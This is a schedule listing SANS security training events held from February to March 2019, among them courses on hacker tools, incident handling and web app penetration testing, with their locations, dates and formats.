SANS Security East 2019	New Orleans, LA	Feb 02, 2019 - Feb 09, 2019	Live Event
Security East 2019 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
SANS SEC504 Stuttgart 2019 (In English)	Stuttgart, Germany	Feb 04, 2019 - Feb 09, 2019	Live Event
Security East 2019 - SEC542: Web App Penetration Testing and Ethical Hacking	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
Community SANS Minneapolis SEC504	Minneapolis, MN	Feb 04, 2019 - Feb 09, 2019	Community SANS
Mentor Session - SEC560	Fredericksburg, VA	Feb 06, 2019 - Mar 20, 2019	Mentor
Mentor Session - SEC560	Boca Raton, FL	Feb 07, 2019 - Feb 22, 2019	Mentor
SANS London February 2019	London, United Kingdom	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS Northern VA Spring- Tysons 2019	Vienna, VA	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS Anaheim 2019	Anaheim, CA	Feb 11, 2019 - Feb 16, 2019	Live Event
Mentor Session: SEC560	Columbia, MD	Feb 16, 2019 - Mar 23, 2019	Mentor
SANS New York Metro Winter 2019	Jersey City, NJ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Dallas 2019	Dallas, TX	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Secure Japan 2019	Tokyo, Japan	Feb 18, 2019 - Mar 02, 2019	Live Event
SANS Zurich February 2019	Zurich, Switzerland	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Scottsdale 2019	Scottsdale, AZ	Feb 18, 2019 - Feb 23, 2019	Live Event
Mentor Session - SEC504	Vancouver, BC	Feb 23, 2019 - Mar 23, 2019	Mentor
SANS Riyadh February 2019	Riyadh, Kingdom Of Saudi Arabia	Feb 23, 2019 - Feb 28, 2019	Live Event
SANS Reno Tahoe 2019	Reno, NV	Feb 25, 2019 - Mar 02, 2019	Live Event
SANS Brussels February 2019	Brussels, Belgium	Feb 25, 2019 - Mar 02, 2019	Live Event
Mentor Session - SEC542	Seattle, WA	Feb 26, 2019 - Apr 02, 2019	Mentor